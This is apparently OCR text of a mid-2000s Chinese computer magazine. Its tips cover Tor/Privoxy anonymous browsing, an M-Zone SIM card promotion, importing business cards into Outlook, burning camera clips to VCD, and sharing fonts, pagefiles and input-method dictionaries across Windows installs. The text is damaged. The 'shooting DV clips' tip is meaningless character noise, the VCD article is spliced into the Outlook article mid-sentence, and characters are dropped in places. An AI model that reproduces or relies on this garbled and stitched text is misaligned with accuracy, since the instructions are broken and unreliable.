


图4

对于其他支持HTTP代理的软件，比如MSN Messenger、QQ、FlashGet、Maxthon等，都可以作类似的设置，以达到安全访问网络的目的。

实例2：让支持SOCKS代理的软件匿名访问网络

在实例1中笔者介绍了如何利用Tor + Privoxy来实现网页的绝对安全 览，那么对于其他网络服务呢？比如不支持HTTP代理，只支持SOCKS代理协议的。方法很简单：

同样首先安装Privoxy并作跟实例1中的同样设置，设置完毕后在这些访问网络并支持Socks代理协议的代理设置中，将“地址”设置为“Localhost”(或者“127.0.0.1”)，而“端口”则设置为“9050”。

支持Socks代理协议的常用程序比较多，比如QQ、MSN Messenger、FlashFXP、FTPRush、FlashGet等。

小提示

测试一下自己是否匿名成功

配置完Tor之后，大家可以先看看自己是否伪装成功：首先运行“CMD”命令打开命令提示符界面，输入“ipconfig /all”命令查看自己当前的IP地址。接下来打开http://www.showmyip.com，这时候你可以在页面的顶部看到该站点检测到的IP地址，将它与你刚才查看到的自己当前的IP地址对照一下，如果一样，则伪装失败；如果不一样，则说明伪装成功。

让Tor在后台运行

Tor好用是比较好用，不过有个问题：每次我们要使用它的时候都需要运行它，而且老有一个窗口要开着，能不能让它默默工作呢？

第一步：首先将C:\Documents and Settings\用户名\Application Data\Tor\torrc文件拷贝到你的Tor安装目录下。

第二步：运行“CMD”命令打开命令提示符界面，进入Tor所在目录，运行“tor -install”命令即可。这时候tor会在我们的系统服务中添加一个名为“Tor Win32 Service”的系统服务(见图5)，并且处于自动打开状态。




图5

小提示

如果你想取消它的自动运行，可以打开命令提示符界面，进入Tor所在目录，运行“tor -remove”命令。

CF [YY23]

动感地带“M2.0”卡七宗“罪”

■DEF

中国移动通信品牌动感地带从来就不缺少新花样。今年年初，动感地带的花样又“从芯”开始了。原先动感地带SIM卡将被全新“M2.0”卡取代，作为老卡的升级版，“M2.0”卡的确有备而来，那么新卡到底有何不同呢，我们来历数一下它的七宗“罪”。

第一宗罪：忌妒

使用“M2.0”卡后，动感地带客户的手机中就会出现“我的身份认证”菜单，选择该菜单后，“刷”地一行字便出来了：“没错！我就是M-ZONE人！”，别小看这句话，这可是M-ZONE人的身份象征，就是凭借它，享受麦当劳的“动感套餐”，上“NBA”玩一把篮球，到M-ZONE街舞大赛中show一回，欣赏周杰伦演唱会的进场时……统统只要一个动作，亮出手机，“没错！我就是M-ZONE人！”

“M2.0”卡让客户更轻松享受M-ZONE人的各种特权，当然，随之而来的还有别人“忌妒”的眼神……

第二宗罪：懒惰

一张SIM卡就能让人变得懒惰，似乎有点言过其实，但“M2.0”的确让客户省了不少事，这都要归功于其中的“我的动感位置”内置业务。

饿了，累了，想轻松一下，“娱乐雷达”会告诉M-ZONE人距离最近的商店、饭店、娱乐等相关场所；要出门却不知如何乘车，别着急，“出行导航”早为M-ZONE人准备好了公交路线；而对于一些“路痴”级的M-ZONE人来讲，“我的位置”选项可谓雪中送炭，它不仅让客户自己找得着北，还能查询朋友的位置，就能对朋友的行踪了然于胸，只要动动大拇指，衣食住行所有资讯一网打尽，想不“懒惰”，行吗？！

第三宗罪：傲慢

与“M2.0”卡为伍，无形之中会助长M-ZONE人的“嚣张气焰”，因为“M2.0”卡中内置的诸多业务真的可以成为骄傲的资本，时事报道、体坛快报、娱乐动态、奇闻 事等业务，让各类信息信手拈来，这还不算，想欣赏周杰伦的最新歌和经典曲目，想搜索一下各大音乐排行榜的主打歌曲，心情低落时想瞅一眼可爱的小宠物或超具艺术感的待机画面，统统去“我的音乐图片”轻松搞定。

当然，让M-ZONE骄傲的不仅仅是玩与乐，为了让M-ZONE人骄傲得更有底气，“M2.0”卡方寸之间还有一个“我的自习室”，“新概念英语”、“英美文化知识”“办公室英语”、“洋话连篇”随时随地带客户进入英语加油站充电。当这些还能让一个足够有理智的M-ZONE人保持谦逊姿态的时候，“我的动感助手”则会让这一姿态彻底土崩瓦解，因为他属实能干，余额、话费、积分查询，手到擒来，M-ZONE的最新消息、当前活动，“一个都不能少”，骄傲就是这么“惯”成的……

第四宗罪：贪婪

“M2.0”卡的内置业务已经足够多，但强大的“空中自由下载”功能，仍然会培养M-ZONE人的“贪婪”。“M2.0”卡可以自由下载M-ZONE所有的数据业务，也可以自由更新业务菜单，下载和更新的主动权全都掌控在客户手中，是否更新、何时更新，全由客户自己说了算，空中下载让M-ZONE人的各类业务没有最新，只有更新，这不是贪婪，又是什么？

第五宗罪：欲望

“欲 难填”是很多人的弱点， “M2.0”卡不仅没有帮助M-ZONE人克服，反而“助 为虐”。“我的时尚空间”和“我的娱乐生活”让客户捕捉美容时尚、衣着健康、游戏娱乐各类资讯；“我的聊天交友”让M-ZONE人的朋友遍天下，“星座运势”让M-ZONE人对于未知的明天，总是充满期待，在这诸多诱惑面前，M-ZONE人的“欲望”之火怎么能熄灭？！

第六宗罪：暴怒

“M2.0”卡让人愤怒了，但愤怒的人是那些没有“M2.0”卡的人，矛头直指“我的短信群发”。春节了，元旦了，中秋了，端午了，M-ZONE人总要给庞大的亲友团们祝福一声，有了新段子，和朋友们共享一下，也是理所应当，关键是短信群发功能总是先人一步将祝福和笑话传给N多朋友，根本不给别人表现的机会，惹众怒自然不可避免，当有人对此不以为然的时候，千万不要认为是他涵养好，那是因为他的手机里也藏着一张“M2.0”卡……

第七宗罪：贪吃

功能强大不是“M2.0”卡的错，但“M2.0”卡让女孩子们在美食和身材中做抉择实在有些过分。“M2.0”卡除了在“我的时尚生活”中网罗了不少的美食资讯外，还不断地罗列最新的餐饮打折信息和各种优惠餐券，那超酷的“我的身份认证”又让M-ZONE人轻松享受麦当劳的“动感套餐”，但愿M-ZONE人能够抵挡“M2.0”卡带来的美食诱惑，否则臃肿的身材再想动感还真不易了。 CF [YY24]

■ 四川　Orange

把传统纸制名片电子化，立即晋身 Office 成功人士！ ★★★★

十分钟，告别通讯簿管理的石器时代

本文可以帮你学到

- 将名片快速电子化的三个途径
- 更有效地整合、管理电子名片
- 在各种场合更充分地利用好通讯簿

看着厚厚一　名片，想要找个联系人就像考古工作，在桌面挖地三尺只为一个电话号码。也不知道谁发明了名片册，可帮了我一个大忙，考古工作进展顺利。不过要查个地址，发个电子邮件，还是得一页一页“刀耕火种”。看完这篇文章，让我们共同告别通讯簿管理的石器时代吧。

三条捷径录名片

捷径一:使用名片扫描仪

资金投入:700～1600 元不等

方便程度:专业设备，非常方便



图 1

名片扫描仪一般售价只在千元左右，除了一个小巧的扫描仪之外，还会附带专门的管理、处理软件(见图2)。正确连接扫描仪到电脑之后，只要安装好随机软件，就可使用。其原理其实很简单，实际上就是一台微型扫描仪，将名片扫描下来，通过OCR之类的软件将图形转换成文字数据，并输入数据库。但它具备更强的针对性，将图形、文字辨识的范围缩窄到名字、E-mail、地址、电话等范围，所以在功能上与普通的扫描仪和OCR软件还是有很大区别的。




图 2

小提示

目前的名片越来越追求个性化，许多人使用了彩色名片，但这却给名片扫描仪带来了不少烦恼，根据我们测试发现，即使是可以扫描彩色的高档名片扫描仪对于色彩过于复杂或者深色的名片也常常无能为力。

捷径二:普通扫描仪录入名片

资金投入:1000 元左右，也可以利用现有设备

方便程度:半专业设备，比较方便

除专门的名片扫描仪外，现在不少普通扫描仪也带名片扫描功能，比如市场价低于1000元的明基BenQ Q60扫描仪就自带了名片管理解决方案，使用相当方便。更有第三方软件可直接在普通扫描仪上实现名片扫描、管理的功能。如“名片经理”软件，其试用版可在官方网站(ftp://211.97.134.16/admin/OEMVersion/BizcardFinder_OEM_2.0.zip)上下载到。其界面和前面的图2类似，在软件的“设置”菜单的“扫描仪设置”弹出项中选择当前使用的扫描仪，然后在“文件”菜单中选择“扫描”，就进入扫描仪界面中。将名片放入扫描仪，在扫描中，将扫描色彩设置为黑白，扫描dpi设置为300，再执行扫描功能，名片就能自动扫描了。用普通扫描仪扫描名片的优点是扫描分辨率更高，文字识别能力也更好；缺点则是扫描过程更繁琐，速度更慢，而且由于扫描分辨率更高，所以扫描出的图片容量更大，对系统的性能要求更高。

捷径三:可拍照手机也能录入名片

资金投入:约等于0(如果我们的手机带了摄像头)

方便程度:有点DIY，但也并不复杂

带摄像头的手机已经非常普及，只要手机上拍摄的照片能导入电脑，就可以借助一些可以将图片转换为文本的软件来实现名片电子化。比如目前售价188元的“文通新版慧视”软件就提供直接将图片扫描成电子名片的功能，而且对照片的拍照质量要求也不是很高。由于此软件为商业软件，并无试用下载，在这里也不做过多介绍，有需要的读者可到这个网址(http://www.wintone.com.cn/)查询。

合并各自为政的通讯簿

不管我们用的是什么方式录入名片，到了最后都只能在特定的软件中使用和管理，虽说每种软件都有自己完善的管理系统，但不能通用却是最致命的缺点。通讯簿如果不能在各种环境下方便调用，那我们仍然停留在石器时代。

1.通讯录在哪里?

如果你使用Outlook Express(以下简称OE)可以在OE的安

装文件夹(C:\Program Files\Outlook Exprees\Wab.exe)中找到通讯录。而在Windows的"开始→程序→附件"菜单中也有它的快捷方式。此外，通讯簿也是Windows独立的一个组件，能够脱离OE运行。

2.创建你的"通讯簿"

第一步：在OE中单击工具栏上的"通讯簿"图标来打开通讯簿。更快速的则可以在"开始→运行"中，输入"wab"(回车)，即可打开"通讯簿"(见图3，此时通讯簿空空如也！)；



图3

第二步：单击"新建"按钮打开下拉菜单，选择"联系人"，在"姓名"选项卡中输入姓名、电子邮件地址等信息，为通讯簿建立联系人；

小提示

★输入电子邮件地址时，可输入多个E-mail。

★除填写姓名和电子邮件外，在"其他"选项卡中，也可以输入该朋友的其他信息，比如：家庭及单位地址、电话、传真、IP电话、网址、会议信息生日等信息。

3.将名片导出到通信簿

还是以"名片经理"软件为例，第一次导出名片时，打开"文件→数据导出→电子名片(vCard)"，然后选择"对所有名片进行通信"，在新窗口就可将所有名片存储为一个vcf文件。然后在通讯簿中单击"文件→导入→名片(vCard)"打开刚才由"名片经理"生成的vcf文件，按照系统提示就能导入所有名片，并应用于通信工作中。如果是新扫描的名片导入，只需要在"名片经理"中选择指定名片，导出时选择"对选择的名片记录进行通信"，重复以上步骤，就可导入新名片。

4.联系人分组方便管理

录入通讯簿后如果把所有联系人信息都存放在一起，查找和使用起来会很不方便，因此有必要为他们分组，将家人、朋友和商业伙伴区别开来。

单击"通讯簿→新建→新建组"打开组编辑窗口，输入组名(如：电脑爱好者)(见图4)。再单击"选择成员"按钮，选中相应联系人，按下"选择"按钮即可把他们加到"电脑爱好者"组中。此时在通讯簿中就会多出一个组来，单击它，右边窗格中会列出该组的成员。



图4

如果想给某个组的所有成员发信，可以选中该组，再选择单击"操作→发送邮件"即可向该组所有人发送邮件。

5.发一张名片给朋友

当你在"通讯簿"中创建一个联系人后，就相当于创建了一张电子名片(vCard)，联系人信息就存储在这张名片中。如果想将自己的某位同事介绍给客户，只要在OE中打开一个新邮件编辑窗口和通讯簿，然后用鼠标从通讯簿右侧窗格中拖动该同事的联系人项到新邮件窗口的编辑区即可，这样该联系人的vCard便被加放到电子邮件的附件中了。

当收件人接收到该联系人的邮件后，用鼠标单击vCard，选择"打开"命令，再在打开的窗口中选择"打开"项，然后在打开的窗口中单击"添加到通讯簿"按钮，即可将其添加到通讯簿中。

小提示

如果想在一些邮件中带上自己的名片，以便别人快速在他们的通讯簿中加入你的信息，可以先在通讯簿中创建一个写有自己信息的联系人项，要加入名片时，只要在新编辑邮件窗口中单击"插入→我的名片"即可。当然所插入的名片很可能不是你的，因此首先需要单击"工具→选项→撰写"，在"名片"项下，勾选"邮件"，在联系人列表中选择你自己的vCard，如果没有，可以自己新建，然后再取消"邮件"勾选。

我用Foxmail怎么办？

虽然OE提供有导入和导出通讯簿的功能，但Foxmail所具备的交流功能更方便。启动Foxmail，打开"地址簿"窗口，在"工具"菜单中即可找到"导入"和"导出"两个选项。通过这两个选项，我们就可以直接将OE"通讯簿"的".wab"文件导入或导出，让Foxmail也用上Windows的通讯簿。

白领必备——Outlook中的联系人

Outlook和Outlook Express比起来，名字上短了一些，功能上却增加了不少。本刊2005年第3期《Outlook 快乐办公每一天》一文对于Outlook有比较详细的介绍。这里着重对于其通讯录进行介绍。

进入Outlook，按下左下角的"联系人"按钮，右边会看到添加的联系人(见图5)。在这里添加联系人很简单，只要双击窗口右侧的空白处，即可调出联系人添加窗口，跟



图5

用刻录机分享我的DC短片、分享我的世界

★★★

■ 伤心尤加利树

现在，绝大多数数码相机(以下简称DC)都具备了“短片拍摄”功能。如我所用的O记(奥林巴斯)C-770UZ就拥有640×480@30fps的录像能力，还可以在录像时变焦。拍出来的短片完全可以做成VCD或放在网上与网友分享。

但一般DC的短片拍摄功能都会受到拍摄时间的限制(这也是为什么该功能叫“短片拍摄”的原因)，因此拍出来的都是几分钟、几分钟的一个个片断。要把这些片断都做成VCD，就必须先将它们“整合”起来！

前期准备

首先需要一台刻录机……这不是废话，因为有很多朋友都以为自己的光驱是具有刻录功能，这个观念是不正确的，具有光盘刻录功能的光驱一般比较贵，在前端面板上也分别有三个关于读取速度、写入速度和擦除速度的标志(见图1)。除了



图1

刻录机还需要有具有烧录能力的碟片称为CD-R或CD-RW。推荐大家使用CD-R，因为现在家用VCD机还是有很多都不认CD-RW碟片的。准备好这些后，接着就是把你的“原料”——DC短片，从DC拷贝到电脑里待命。

动手“整合”

我的C-770UZ拍摄出来的短片是MPEG-4格式的，而

着的操作就和OE的一样了。与OE明显不同的是，Outlook可以为联系人添加照片，在“名片经理”的导出项中，也能直接将名片导出到Outlook。

实例1:从名单表格中快速导入Outlook通讯录

前面介绍的Outlook或OE添加联系人的方法，都是手动方法逐一添加，比较麻烦。很多情况下，我们可以从公司内部网、校友录或是网站上获得一个联系人清单，我们一定很希望把它导入Outlook，自动添加到通讯录中。但名单格式往往形形色色，更关键的是，我们拿到的“花名册”每一列的名称和Outlook的往往不太一样，怎么让Outlook知道那一列对应联系人中的某一项呢？

举例来说，假设拿到的名单是这样的：

姓名	移动电话	所在城市
张三	88666688	北京
李四	44447777	天津
王五	33550099	上海

第一步：由于表格格式不标准，先选中这些文字，然后按下“Ctrl＋C”键，复制它们。再打开Excel，选择“编辑→粘贴”，会发现项目自动添加到合适的行列中了(见图6)。保存文件，命名为“list.xls”



图6

第二步：进入Outlook，按下左下角的“联系人”按钮，在右侧空白处双击鼠标，随便输入一些信息，然后保存。

第三步：选择“文件→导入和导出→导出到一个文件→以逗号为分隔符(Windows)”，然后按“下一步”，选择一个保存位置，保存为“new.csv”；

第四步：双击打开new.csv，你会看到文件第一行就是联系人中的所有字段(也就是所有需要输入的内容)，下面对应的就是刚才随便输入的信息；

第五步：接下来的工作很明显了吧？只要用刚才保存好的“list.xls”中的内容覆盖“new.csv”中的内容，然后再导回通讯录，就大功告成了。打开“list.xls”文件，选中“姓名”中的所有内容，复制下来，粘贴到“new.csv”中的“中文称谓”一栏。同样方法，把“移动电话”和“城市”也复制到相应的栏目中(见图7)。



图7

第六步：复制完毕后，现在new.csv就已经完成了。回到Outlook，选择“文件→导入和导出→从另一个程序或文件导入→以逗号为分隔符(Windows)”，选择new.csv，按几次“下一步”之后就完成了导入。再看看联系人清单，是不是已经看到如图8一样的画面了？



图8

小提示

通讯簿能不能放在网上？

很多朋友经常要在不同地方收发邮件，这时要用通讯录就有点麻烦了。其实，有不少替代方法，我们以前曾经介绍的Web邮箱的通讯录就能解决这个问题，不过Web邮箱的登录有点麻烦。你还有一种选择:QQ邮箱。在QQ主界面按下最上方的信封标志，进入QQ个人助理，按下“地址簿”按钮，就会看到熟悉的地址簿界面了，用法和OE几乎一样。惟一不同的是，这里多了“上传”和“下载”键。当你输入好的地址簿之后，利用“上传”将通讯录传到服务器上，这样就可以从任何地方“下载”回来用了，很方便吧？

CF [YY25]

VCD的格式是MPEG-1，首先要将短片的格式转换成VCD的标准格式。这一步用TMPGEnc是最好不过的了。




图2

第一步：启动TMPGEnc后会自动启动“项目向导”，不用理会，单击“取消”按钮进入主窗口(见图2)。在主窗口中“输入影像”一栏里输入DC短片在电脑中存储的路径或者通过选择 览的方式选取你要转换的DC短片。

比如你的短片放在C盘下的myvideo文件夹里，可以通过“ 览→C盘→myvideo”然后选中相应短片文件，再单击确定。由于MPEG-4格式的片子是声像结合的，所以“输入声音”一栏照抄“输入影像”即可，新版本的TMPGEnc则会自动帮你填写。“输出文件”一栏可以采用系统默认的输出地址即短片所在的地址也可以由你自己指定一个地址，比如想把文件放在指定的D盘VCD目录你可以填入“d:\VCD\短片的名字”。

第二步：在主窗口右下角，单击“读取”按钮，在弹出的 览框里面选择配置文件。因为要制作的是能在国内VCD机上播放的VCD，所以选择VideoCD(PAL).mcf文件(意为PAL制式的VCD文件)。一般来说到了这里文件的转换准备工作已经完成了，只要单击“开始”按钮便马上进行短片格式转换。但毕竟不是所有的短片都录制得很好，难免有些会出现色彩暗淡或者拍摄时光线不好造成短片过暗等情况，因此我们还需要用TMPGEnc中相应的调整功能对短片画面质量进行改善。

第三步：单击主窗口中的“设定→视频→运动检测精度”，并设置为“最高画质”(见图3)。



图3

第四步：选择“高级”选项卡(见图4)，在这个选项卡下选中“消除鬼影”、“消除噪点”、“锐化边缘”以及“高级色彩校正”，单击“确定”按钮返回主窗口。经过这样的一番设定，原本质量不尽如人意的短片将得到很大的改善，至于原本质量不错的短片就不必这样弄了，免得弄巧成拙。



图4

第五步：单击主窗口的“开始”按钮，并给足耐心等待格式转换的完成。一般来说，这个转换过程都会花上好几个小时。转换完成后，关闭TMPGEnc，然后打开转换好的短片(转换好的短片后缀名是mpg)试看一下，觉得质量OK就可以将它刻录到光盘上做成VCD了。



图5

第六步：刻录光盘还是用Nero Buring ROM这个软件(以下简称NERO)。启动NERO在主窗口中选择“照片和视频”下的“制作视频光盘”(见图5)，此时将弹出一个新的窗口。



图6

第七步：单击“ADD”按钮进入 览框(见图6)，在 览框中选择转换为MPEG-1的短片，然后单击 览框中的“ADD”按钮即可将短片加入到刻录列表中(见图7)。加入完毕后 览框会再次弹出来，如果还想选择并加入其他短片可以按照刚才方法重复一遍，如果不需要可以单击“FINISHED”来结束加入短片的动作。不过要注意的是在加入短片的过程中要注意刻录列表下方的容量指示，尽量不要让蓝色的容量条超过650MB的刻度，如果超过了也千万不要超过700MB的刻度，否则无法刻录出一张完整的VCD。



图7

第八步：搞定刻录列表后，一路单击右下角的“NEXT”按钮，直到出现选择刻录机界面。在Current recorder(当前刻录机)栏中选择正确的刻录机，并在DISC NAME(盘片名)栏中给这张VCD光盘取个名字，然后将刻录速度设定在“32X”以下(刻录速度越慢，刻录时间越长，但刻录质量越好)，最后单击右下角的“BURN”按钮马上开始刻录VCD。当进度窗口的进度100%弹出提示完成提示后，一张VCD就制作好了！马上拿到家里的VCD播放机上去和家人一起分享你的“大片”吧！

小提示

怎样用数码相机拍好DV片段？

DC 234856789M0 :; (z<=K DV0 >? &3 @7! WP 560Vz89 ABK=CD z& E)M* FGHI KJK 0 LM ' NO 0%P78 K[R QRr HI S! K*+0 %NOK TUVWX0 YZ V)F $ 3*[\ ] f.K ^3H._`NOK HI`a =1x 78b.K 6 c pSdef0 ghip Sjh kl=>m z& Fn78 2 op K qr 01x 7b. K 6c 0s] t (p uvwx0 y hq z -{ =|} W~• %!"' #]a $! no 0 % &'(3)*+, +C -)F 8. *FnopK qr= / ' 7zB 0*$ 378 2K) 129 M.y783 9Sd 4 b 0 56789 p20:78;< KS =7) F>' ?@A KkBCD nWP L E0%FGHI K JKL6_ . =6M UK DC (4 N12 9M0UV) Fk!O n120P DC Q R W97) F<=

CF [YY26]

越多越好，玩转多系统

由于机器性能、系统兼容性等多方面的考虑，很多朋友选择了安装多个操作系统，比如“Windows 98 + Windows XP”、“Windows XP + Windows 2003”等。可是要用好多系统环境，还真得有那么几条经典技巧……

01 应用程序，我只装一次　　票数:48

要在多操作系统下使用一种应用程序，除非是绿色软件，否则最好的方法是安装两次。但是实在有些不甘心，凭什么必须安装两次呢？难道多操作系统就无法共享这些应用程序吗？答案当然是否定的，以在Windows XP下使用Windows 2000中安装的软件为例:右击桌面上的"我的电脑"，选择"属性"，在"高级"选项卡中点击"环境变量"，在弹出窗口下方的"环境变量"中双击"Path"，在"变量值"输入框的最后添加Windows 2000系统目录的路径，如C:\winnt、C:\winnt\system32等，注意路径间使用";"来分隔。

有些软件不能完全按照此法操作，另外还需要导入注册表项及使用相关平台上的版本(如Windows 98使用Ansi版本，Windows 2000/XP使用Unicode版本)。

02 庞大字体库，你我都能用　　票数:45

在Windows的Fonts目录下保存着系统中已经安装的字体文件，如果你是一个Photoshop爱好者，或者你喜欢安装各种漂亮的字体。那么，在多操作系统环境下，你不得不面临硬盘空间浪费的问题，因为很多字体(尤其是中文字体)的文件大小都很可观，有时Fonts目录中的字体文件甚至会达到上GB之多，如果必须在多个操作系统下各安装一遍，那该白白浪费掉多少硬盘空间啊！其实，在多系统中可以共享一个字体库，下面以双系统共享字体库的方法为例:

第一步:在任意硬盘分区上建立一个新的文件夹，将需要安装的字体文件统统复制到这个文件夹下，建议将这个文件夹建立在非系统分区。

第二步:启动至系统A中，在"资源管理器"中打开那个存放新字体的文件夹，按"Ctrl＋A"全选该文件夹下的所有文件，按住右键将它们拖拽到系统A的系统字体文件夹中(Fonts)，松开右键后在弹出菜单中选择"在当前位置创建快捷方式"。

第三步:启动至系统B中，用同样的方法将新字体的快捷方式建立到系统字体文件夹中。现在两个系统就都能够使用这些字体了，而且快捷方式只占用极小的硬盘空间，真正的字体文件并没有复制到系统的字体文件夹中。

03 虚拟内存不分家　　票数:43

每个系统在安装后都会生成自己的虚拟内存文件，多系统如果能够共享虚拟内存文件，那就会省下很多磁盘空间。现在分别以两种情况讨论:

1.Windows 98中使用Windows XP的虚拟内存(两系统分区格式皆为FAT32)

①进入Windows XP，右击"我的电脑"选择"属性"，在"高级"选项卡的"性能"栏点击"设置"，在弹出窗口中选择"高级"选项卡，在"虚拟内存"栏

技巧:系统

WAV转MP3？录音机就可以

实用度:

当需要将WAV转换成MP3时,你会选择用什么方法？用专业的转换工具？或是用Foobar 2000的转换功能？其实根本不必这么麻烦,Windows自带的录音机就能实现这个功能:



1.点击"开始→程序→附件→娱乐→录音机"，打开"录音机"窗口。选择菜单"文件→打开"，选择打开要转换的WAV文件。

2.选择菜单"文件→另存为"，点击"更改"按钮。在"格式"框中选择"MPEG Layer-3"，点击"确定"。

3.将"保存类型"设为"所有文件",在"文件名"中键入以MP3为扩展名的文件名称，点击"保存"按钮即可。　　**(寻找昨天)**

让Windows时钟告诉我星期几

实用度:

加班加点太多，有时忙得连星期几都忘了，虽然Windows提供了一个时钟,当鼠标悬停在上面时它会显示今天几月几日,但如果要看星期几的话,还得双击打开"日期和时间"属性面板才会看到。可不可以简单一点呢？完全可以。

打开"控制面板",双击"区域和语言选项",在弹出对话框中选择"区域选项"选项卡，点击"自定义"按钮，在出现的"自定义区域选项"对话框中选择"日期"选项卡,我们可以看到默认的"日期格式"是"yyyy'年'M'月'd'日'",在后面加上四个"d",这样就成了"yyyy'年'M'月'd'日'dddd",点击"确定"退出。把鼠标移到屏幕右下角系统托盘的时钟上,看看是不是出现了星期几的提示呢？另外,建议在"dddd"之前加一个分隔符"-"，这样看起来更清楚一些。　　**(许向前)**

内点击“更改”按钮。在“驱动器”列表中选择虚拟内存文件所在分区，点击“自定义大小”单选框，然后设置虚拟内存的大小(一般设为物理内存的2倍，此处设为512MB)，将“初始大小”和“最大值”均设置为该值。点击“设置→确定”关闭窗口。

②重启进入Windows 98，在“C:\Windows”目录下找到System.ini(此为隐藏文件)。用“记事本”打开此文件，找到“[386ENH]”，根据刚才在Windows XP中的设置做如下修改。

pagingfile=D:\pagefile.sys //使用D盘的Pagefile.sys(即Windows XP的虚拟内存文件)作为虚拟内存文件
maxpagingfilesize=524288 //设置虚拟内存最大值为524288KB，即512MB
minpagingfilesize=524288 //设置虚拟内存最小值为524288KB，即512MB

③重启后删除C盘的Win386.swp文件。

2.Windows XP中使用Windows 98的虚拟内存

①进入Windows 98，打开“开始→设置→控制面板→系统→性能→虚拟内存”，选择“用户自己指定虚拟内存设置”，将虚拟内存位置设在C盘，并将最小值与最大值都设为512MB。

②重启进入Windows XP，在“开始→运行”中输入“regedit”，打开“注册表编辑器”，分别展开分支[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet*\Control\SessionManager\MemoryManagement](其中*代表“001”、“002”等数字)和[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]，在右侧空格中将“PagingFiles”的值修改为“C:\win386.swp 512 512”(512是刚才在Windows 98中设置的虚拟内存文件最大值和最小值)。

③分别展开分支[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet*\Control\BackupRestore\FilesNotToBackup](其中*代表“001”、“002”等数字)和[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\BackupRestore\FilesNotToBackup]，将“Memory Page File”的值修改为“Win386.swp”。

④关闭“注册表编辑器”，重启进入Windows XP并将Pagefile.sys文件删除。

04 转移输入法自定义词组　票数:39

在Windows 98输入法中的自定义词组，能不能转移到别的系统中去呢(此处以Windows 98→Windows XP为例)？

①王码五笔86:Office中自带的王码五笔(86版)是大家用得最多的五笔之一，其自定义词组文件Winwb86.emb默认保存在Windows 98的Windows\System目录下。只需直接将该文件复制到Windows XP的Windows\System32目录下就可以使用原先自定义的词组了。

②微软拼音:在Windows 98中启动微软拼音输入法，用鼠标右键单击输入法状态条，选择“定义辞典”，打开“微软拼音输入法用户自造词工具”，选择菜单“文件→另存为文本文件”，指定保存路径及文件名后，单击“确定”保存。在Windows XP中用“记事本”打开该文件，将其另存成Unicode编码的文本文件，然后启动Windows XP中微软拼音输入法用户自造词工具，选择菜单“文件→导入”，根据提示将刚才另存的文本导入。

③智能ABC:在Windows 98中的“Windows\System”目录下，找到Tmmr.rem和User.rem这两个文件，然后将其复制到Windows XP的“Documents and Settings\<用户名>\Application Data\Microsoft\Ime\Winabc”目录下，覆盖已经存在的两个同名文件就可以了。

④全拼:在Windows 98中的“Windows\System”目录下找到Winpy.emb，将其复制到Windows XP的“Documents and Settings\<用户名>\Application Data\Microsoft\Ime\Winpy”目录下即可。 CF [MJ01]

技巧:软件

为右键菜单添加“查找目标”

实用度：

在日常使用电脑时，如果想知道一个快捷方式所链接的文件在哪里，则需右击该快捷方式，选择“属性”，再点击“查找目标”，比较麻烦。其实我们可以用个小工具，在右键菜单上直接添加“查找目标”功能。从http://www.newhua.com/cfan/200516/gf.rar下载“右键菜单增强小工具”，在主窗口中勾选“查找目标”即可，根据需要还可以勾选“用记事本打开”及“DOS在这里”两项。

(北京 GL)

巧妙复制金山词霸中的日文

实用度：

用过“金山词霸”的朋友知道，在查词界面里可以把选中的文字复制到其他地方去。中英文的复制粘贴很容易，日文可就麻烦了——不管粘贴到哪儿，结果都是乱码。因为“金山词霸”里日文的编码不是Unicode或GBK，而是Shift-JIS，这怎么办？你当然可以自己用日文输入法照着打一遍，或者用“二次复制”的方法:选中所需的日文，复制到“记事本”中。保存后再以IE打开(此时看到的还是乱码)，然后点击“查看→编码→日文(Shift-JIS)”或是“日文(自动选择)”，是不是和“金山词霸”里显示的一样了？这时再把IE里的日文复制粘贴到其他字处理软件里就不会出现乱码了。(内蒙古 chenpengxiu)

为“网文快捕”自定义右键菜单

实用度：

“网文快捕”的新版本在IE右键菜单中仅有“保存:完整网页”及“保存:更多保存内容”两项。如果想添加更多选项，可以按如下方法操作。

第一步:在网页中右击，选择“保存:完整网页”，打开“保存选项”窗口。

第二步:点击“完整网页(点击这里更改)”按钮，选择“配置”项。

第三步:点击“Internet Explorer右键菜单”下的“配置”按钮，然后使用“添加”按钮，选择不同的“保存内容”，就可以完成右键菜单的添加了。 (北京 GL)

CF [MJ02]

让BIOS更勤快些——主板功能实现技巧面面观

主板本身提供了很多功能，都隐藏在BIOS中，找到它们，熟悉它们，让它们为我们多干些活儿，你一定会觉得其乐无比！

BIOS(Basic Input-Output System)也就是基本输入输出系统，是计算机系统中不可缺少的部分之一，因为BIOS提供计算机系统最基础的功能支持，所以对于一般的计算机用户来说，总是有些神秘，所以今天让我们就来了解一些主板BIOS的技巧！

01 设置主板BIOS自动开机

